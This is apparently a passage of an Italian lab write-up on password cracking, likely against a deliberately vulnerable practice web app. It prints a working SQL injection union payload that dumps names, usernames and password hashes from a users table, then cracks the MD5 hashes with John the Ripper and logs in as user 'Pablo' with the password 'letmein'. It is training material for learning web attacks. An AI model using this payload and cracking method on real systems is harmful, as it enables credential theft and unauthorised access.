

Password cracking

Inserisco il comando: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # permette di richiedere username e password dal DB

Le password sono cifrate, procedo con la decifrazione utilizzando John su Kali.
Creo il file contente le password grezze ed eseguo il comando:
John - - format=raw-md5 password (password è il nome del file)



Le password sono decifrate. Provo ad accedere con username “Pablo” e la rispettiva password “letmein”.



Come mostrato in figura, il Login è avvenuto con successo.